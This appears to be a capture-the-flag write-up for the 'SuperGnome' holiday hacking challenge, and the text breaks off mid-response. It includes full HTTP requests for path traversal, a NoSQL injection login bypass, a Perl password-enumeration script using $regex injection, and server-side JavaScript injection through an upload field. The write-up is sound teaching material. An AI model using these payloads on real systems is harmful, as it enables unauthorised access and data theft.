
```
cat etc/init.d/sgdnsc2
#!/bin/sh /etc/rc.common
# OWNER: STUART
#  STUART: Startup SG DNS C&C process
#  AUGGIE: Function verified, ready for production
START=99

PROG=/usr/bin/sgdnsc2

start_service() {
      $PROG &
}
stop_service() {
      killall sgdnsc2
}
```

```
cat etc/init.d/sgstatd
#!/bin/sh /etc/rc.common
# BUGID: 570523-1
# OWNER: STUART
#  LOUISE: The sgstatd process fails to start on the Gnome hardware.
#  LOUISE: I rewrote the startup script, testing in DEV works fine. Closing ticket.
#  LOUISE changed status from OPEN to CLOSED
#  AUGGIE: Process still fails to startup, re-opening ticket.
#  AUGGIE changed status from CLOSED to OPEN
#  LOUISE: It works just find in DEV Auggie.
#  NEDFORD: Confirm process fails to startup, delegate to Stuart for resolution.
#  LOUISE: Status on this Stuart?
#  NEDFORD changed owner from LOUISE to STUART
#  NEDFORD: Can we get a status on this Stuart?
#  NEDFORD: Can we get a status on this Stuart?
#  LOUISE: Blocking on this ticket, we may have to ship without resolution.
START=98

PROG=/usr/bin/sgstatd

start_service() {
      $PROG &
}
stop_service() {
      killall sgstatd
}
```


SuperGnome Analysis

User Account


The user/user credentials extracted from the MongoDB database found in the Gnome firmware have login rights to all of the Super Gnomes: SG01, SG02, SG03, SG04 and SG05.



user is able to view the cameras:




but does not have sufficient privilidges to view Files, GnomeNet or Settings




SG01 : 52.2.229.189

Using the admin / SittingOnAShelf credentials obtained from the Gnome (MongoDB) database extracted from the firmware dump I logged into the SG01 SuperGnome website. The acccount had access to all areas, including files, which it is able to download.



The other areas of the SuperGnome application were examined, revealing the settings it published to it's Gnome's each time they polled it:



GnomeNET (present also on other SuperGnomes, but documented here, as this was the first point it was examined) provided some interesting information about the staticky image file contained within camera_feed_overlap_error.zip, and the factory_cam_<integer>.zip files. This information (combined with an ImageMagick technique for XOR'ing images, and the additional factory images resulted in the recovery of the image of Cindy Lou Who in the "Boss's office". The process of how this image was recovered is documented in Appendix -> SuperGnome Factory Image XOR Analysis

GnomeNET

Current GnomeNET Messages


Message Id	Message
1	Welcome to GnomeNET.
2	I noticed an issue when there are multiple child-gnomes with the same name. The image feeds become scrambled together. Any way to resolve this other than rename the gnomes?? ~DW
3	Can you provide an example of the scrambling you're seeing? ~PS
4	I uploaded 'camera_feed_overlap_error.png' to SG-01. We have six factory test cameras all named the same. The issue occurs only when they have the same name. It occurs even if the cameras are not transmitting an image. ~PS
5	Oh, also, in the image, 5 of the cameras are just transmitting the 'camera disabled' static, the 6th one was in the boss' office. The door was locked and the boss seemed busy, so I didn't mess with that one. ~PS
6	To help me troubleshoot this, can you grab a still from all six cameras at the same time? Also, is this really an issue? ~DW
7	I grabbed a still from 5 of the 6 cameras, again, staying out of the boss' office! Each cam is directed to a different SG, so each SG has one of the 5 stills I manually snagged. I named them 'factory_cam_#.png' and pushed them up to the files menu. 'camera_feed_overlap_error.png' has that garbled image. Oh, and to answer your question. Yes. We have almost 2 million cameras... some of them WILL be named the same. Just fix it. ~PS
8	Took a look at your issue. It looks like the camera feed collector only cares about the name and will merge the feeds. Looks like each pixel is XORed... Its going to be a lot of work to fix this. We are too late in the game to push a new update to all the cameras... stop naming cameras the same name. ~DW

SG01 Gnome.conf:

```
Gnome Serial Number: NCC1701
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-01
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

SG02 : 52.34.3.80

Using the admin / SittingOnAShelf credentials obtained from the Gnome (MongoDB) database extracted from the firmware dump I logged into the SG01 SuperGnome website. The acccount had access to all areas, including files, but downloads were disabled:




Examination of /www/routes/index.js , revealed two flaws:

- Could manipulate directory creation in settings upload to create a directory with a name of our choosing, and application would disclose full path of this to us.
- Could use camera data feed filename field to traverse directories, and include other files located on the server.

A file was uploaded in the settings upload section of the website. The actual file was not saved to server due to space requirements. The name and type of the file we upload is unimportant. By submitting a destination filename of ".png/", a directory name that we chose ".png" was created:

```
POST /settings HTTP/1.1
Host: 52.34.3.80
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.34.3.80/settings
Cookie: sessionid=mNNqBjaDq45rDQqmLJ5O
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

filen=.png%2F&file=1_1.png
```

The server responds to tell us the file was not uploaded due to insufficient space. Crucially it has created the directory though, and tells us the full path to it: /gnome/www/public/upload/HwWxqGgV/.png/



The camera display function normally returns a camera feed image: http://52.34.3.80/cam?camera=2

However it poorly validates the user supplied input. A commented out version of the code, only checks for the presence of .png somewhere in the URL (and only appends it if it's not present somewhere in the string).

Therefore, given the relative locations of the following areas:

- /gnome/www/public/images/
- /gnome/www/public/upload/
- /gnome/www/public/upload/HwWxqGgV/.png/
- /gnome/www/files/

We can construct the following URL which allows us to satisfy the .png check, whilst downloading arbitrary files of our choosing, such as:

```
http://52.34.3.80/cam?camera=../upload/HwWxqGgV/.png/../../../../files/gnome.conf
```

which returns the SG02 gnome.conf:

```
Gnome Serial Number: XKCD988
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-02
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```


SG03 : 52.64.191.71

The admin/SittingOnAShelf credentials are invalid on this server.

Examination of /www/routes/index.js identified that the login method might be vulnearable to authentication bypass as unsanitised / unchecked input is being used in NoSQL MongoDB query, creating the possibility of authentication bypass. Using the BURP Interception Proxy we can see that the normal login POST with the admin credentials:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86 64; rv:38.0) Gecko/20100101 Firefox/38.0 Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=3KXcuiXLC5WAwpOJFGHj
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

username=admin&password=S1ttingOnAShelf
```

fails with a 200 response, and returning the login page with the message “Invalid username or password!”




Attempting to manipulate the username and password fields with the Content-Type of “x-www-form-urlencoded” proved unsucesfull, however changing the Content-Type to application/json , I was able to sucesfully bypass authentication by manipulating the query structure, instead of supplying a string for the password that would be compared for equivalency, the query now evaluates whether the password is greater than “”:

```
POST / HTTP/1.1
Host: 52.64.191.71
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.64.191.71/
Cookie: sessionid=GQ2OpFf7HiYaUWdmM46v
Connection: keep-alive
Content-Type: application/json
Content-Length: 61

{
    "username": "admin",
    "password": {"$gt": ""}
}
```


this resulted in a logon as the admin user: returning a 301 response with the Cookie SessionID:

```
HTTP/1.1 301 Moved Permanently
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Set-Cookie: sessionid=yU0sFBgwKAdU4OFbTKpy; Path=/
Location: /
Date: Tue, 29 Dec 2015 23:17:07 GMT
Connection: keep-alive
Content-Length: 0
```

The resulting Session Cookie “yU0sFBgwKAdU4OFbTKpy” was then transferred into the web browser (using Cookie Manager++), giving access to the admin user session.



Allowing the direct download of the files:



SG03 Gnome.conf :

```
Gnome Serial Number: THX1138
Current config file: ./tmp/e31faee/cfg/sg.01.v1339.cfg
Allow new subordinates?: YES
Camera monitoring?: YES
Audio monitoring?: YES
Camera update rate: 60min
Gnome mode: SuperGnome
Gnome name: SG-03
Allow file uploads?: YES
Allowed file formats: .png
Allowed file size: 512kb
Files directory: /gnome/www/files/
```

A Perl script was written, and used to enumerate the admin password on SG03 using regular expression pattern:

```
{
  "username": "admin",
  "password": {"$regex": "^<enumerated-chars-here>}”
}
```

```
#!/usr/bin/perl
use strict;
use warnings;

#use JSON;
use LWP::UserAgent;

my @matchChars= ( 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x',
'y', 'z',
              'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y',
'Z',
              '0', '1', '2', '3', '4', '5', '6', '7', '8', '9',
              '!', '_', '-',
            );

my $ua = LWP::UserAgent->new;

my $server_endpoint = "http://52.64.191.71/";
my $req = HTTP::Request->new(POST => $server_endpoint);
$req->header('content-type' => 'application/json');

# Get a session cookie
my $post_data="";
$req->content($post_data);
my $resp = $ua->request($req);
my $cookie=$resp->header('Set-Cookie');
$req->header('Cookie' => $cookie);

print "Cookie >$cookie<\n";

my $enumeratedPassword="";

# Cap password length check at 40 chars
PPOS: for ( my $index=0 ; $index<40 ; $index++ ) {
        CHAR: foreach my $char ( @matchChars ) {
                $post_data = '{ "username": "admin", "password": {"$regex": "^' . $enumeratedPassword . $char
. '"} }';

                $req->content($post data);

                $resp = $ua->request($req);

                if ( $resp->code == 301 ) {
                        print "Found Password Char ($index) : $char\n";
                        $enumeratedPassword = $enumeratedPassword . $char;
                        print "Enumerated Password: $enumeratedPassword\n\n";
                        next PPOS;
                } elsif ( $resp->code == 200 ) {
                        $cookie=$resp->header('Set-Cookie');
                        if ( defined($cookie) && $cookie ne "" ) {
                                print "SESSION COOKIE UPDATED: $cookie\n";
                                $req->header('Cookie' => $cookie);
                                redo;
                        }
                        print "MISS : $index : $enumeratedPassword $char\n";
                } else {
                        die "Unexpected response code: " . $resp->code . "\n\n" . $resp->headers()->as_string
. $resp->decoded_content . "\n\n";
                }
                # Sleep for 10 seconds as we want to play nice!
                sleep(10);
        }
        die "Couldn't extend password beyond: $enumeratedPassword";
        sleep(10);
}
```

Using this the first six characters of the password “StillS” were enumerated, and based upon that the remainder of the password was guessed, and verified:

Username: admin
Password: StillSittingOnAShelf!

SG04 : 52.192.152.132

BURP Interception Proxy was used to capture the file upload, which contained a javascript command that would be executed on the server (SG04).

```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=s93YsxrgJEzA3Go0vAYR
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
168580957612886480971691133 2
Content-Length: 448


-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="postproc"

postproc("timestamp", file)
-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="file"; filename="1_1.png"
Content-Type: image/png

%PNG

▯
```

This was modified using BURP repeater, to submit other requests that injected SSJS. The first injected javascript lists the files in the 'files' directory

```
POST /files HTTP/1.1
Host: 52.192.152.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Firefox/38.0
Iceweasel/38.5.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://52.192.152.132/files
Cookie: sessionid=s93YsxrgJEzA3Go0vAYR
Connection: keep-alive
Content-Type: multipart/form-data; boundary=---------------------------
168580957612886480971691133 2
Content-Length: 456

-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="postproc"

fs.readdirSync('/gnome/www/files/')
-----------------------------168580957612886480971691133 2
Content-Disposition: form-data; name="file"; filename="1_1.png"
Content-Type: image/png

%PNG

▯
```

These results were returned embedded in the page:


```
HTTP/1.1 200 OK
X-Powered-By: GIYH::SuperGnome by AtnasCorp
Content-Type: text/html; charset=utf-8
Content-Length: 3965
ETag: W/"f7d-/OQrCzNnRwFfuUy09h+sgw"
Date: Wed, 30 Dec 2015 12:16:16 GMT
Connection: keep-alive

<!DOCTYPE html><html><head><title>GIYH::ADMIN PORT V.01</title><script
src="/javascripts/jquery.min.js"></script><link rel="stylesheet" href="/stylesheets/bootstrap.min.css"><link
rel="stylesheet" href="/stylesheets/bootstrap-theme.min.css"><script
src="/javascripts/bootstrap.min.js"></script><link rel="stylesheet"
href="/stylesheets/style.css"></head><body><div class="container-fluid"><div class="row-fluid"><div
class="col-md-3"><div class="well sidebar-nav"><img src="/images/logo.png" class="logo"><div
class="center_div"><h1>SG-04</h1><p>Gnome Network Status</p></div><ul class="list-group"><li class="list-
group-item">SuperGnomes UP: 5</li><li class="list-group-item">SuperGnomes DOWN: 0</li><li class="list-group-
item">Gnomes UP: 1,653,325</li><li class="list-group-item">Gnomes DOWN: 79,990</li><li class="list-group-
item">Gnome Backbone: UP</li><li class="list-group-item">Storage Avail: 1,353,235</li><li class="list-group-
item">Mem Avail: 835,325</li></ul></div></div><div class="col-md-9"><nav role="navigation" class="navbar
navbar-default"><div class="container-fluid"><div class="navbar-header"><button data-toggle="collapse" data-
target="#bs-example-navbar-collapse-1" class="navbar-toggle"><span class="sronly"></span><span class="icon-
bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span class="icon-bar"></span><span
class="icon-bar"></span><span class="icon-bar"></span></button></div><div id="bs-example-navbar-collapse-1"
class="collapse navbar-collapse"><ul class="nav navbar-nav"><li><a href="/">Home</a></li><li><a
href="/cameras">Cameras</a></li><li><a href="/files">Files</a></li><li><a
href="/gnomenet">GnomeNET</a></li><li><a href="/settings">Settings</a></li><li><a
href="/?logout=1">Logout</a></li></ul></div></div></nav><div class="jumbotron"><h1>Files</h1><p
class="message">Upload successful.</p><p class="message">Executing post process...</p><p class="message">Post
process result:
20151203133815.zip,factory cam 4.zip,gnome.conf,gnome firmware rel notes.txt,sgnet.zip,sniffer hit list.txt</
p><p class="message">File pending Nedfords approval.</p><h2>Current Files</h2><h5>Files location:
/gnome/www/files/</h5><table class="table table-
striped"><tr><th>file</th><th>size</th><th>download</th></tr><tr><td>20151203133815.zip</td><td>4382</td><td>
<a
href="/files?d=20151203133815.zip">Download</a></td></tr><tr><td>factory cam 4.zip</td><td>1142383</td><td><a
href="/files?d=factory_cam_4.zip">Download</a></td></tr><tr><td>gnome.conf</td><td>350</td><td><a
href="/files?d=gnome.conf">Download</a></td></tr><tr><td>gnome_firmware_rel_notes.txt</td><td>748</td><td><a
href="/files?d=gnome_firmware_rel_notes.txt">Download</a></td></tr><tr><td>sgnet.zip</td><td>6426</td><td><a
href="/files?d=sgnet.zip">Download</a></td></tr><tr><td>sniffer_hit_list.txt</td><td>211</td><td><a
href="/files?d=sniffer hit list.txt">Download</a></td></tr></table><h2>Upload New File</h2><form
action="/files" method="post" role="form" enctype="multipart/form-data" class="upload-form form-
horizontal"><div class="form-group form-group-lg"><h4 class="col-sm-5">Post-process:</h4><div class="col-sm-
7"><select required name="postproc" class="form-control"><option value="none">none</option><option
value="postproc(&quot;timestamp&quot;, file)">timestamp</option><option value="postproc(&quot;darken50&quot;,
file)">darken 50%</option><option value="postproc(&quot;darken20&quot;, file)">darken 20%</option><option
value="postproc(&quot;brighten50&quot;, file)">brighten 50%</option><option
value="postproc(&quot;brighten20&quot;, file)">brighten 20%</option></select></div></div><div class="form-
group"><h4 class="col-sm-5">Choose a file:</h4><div class="col-sm-7"><input required name="file" type="file"
class="form-control"></div></div><div class="form-group"><div class="col-sm-offset-6 col-sm-6"><button
type="submit" class="login btn btn-
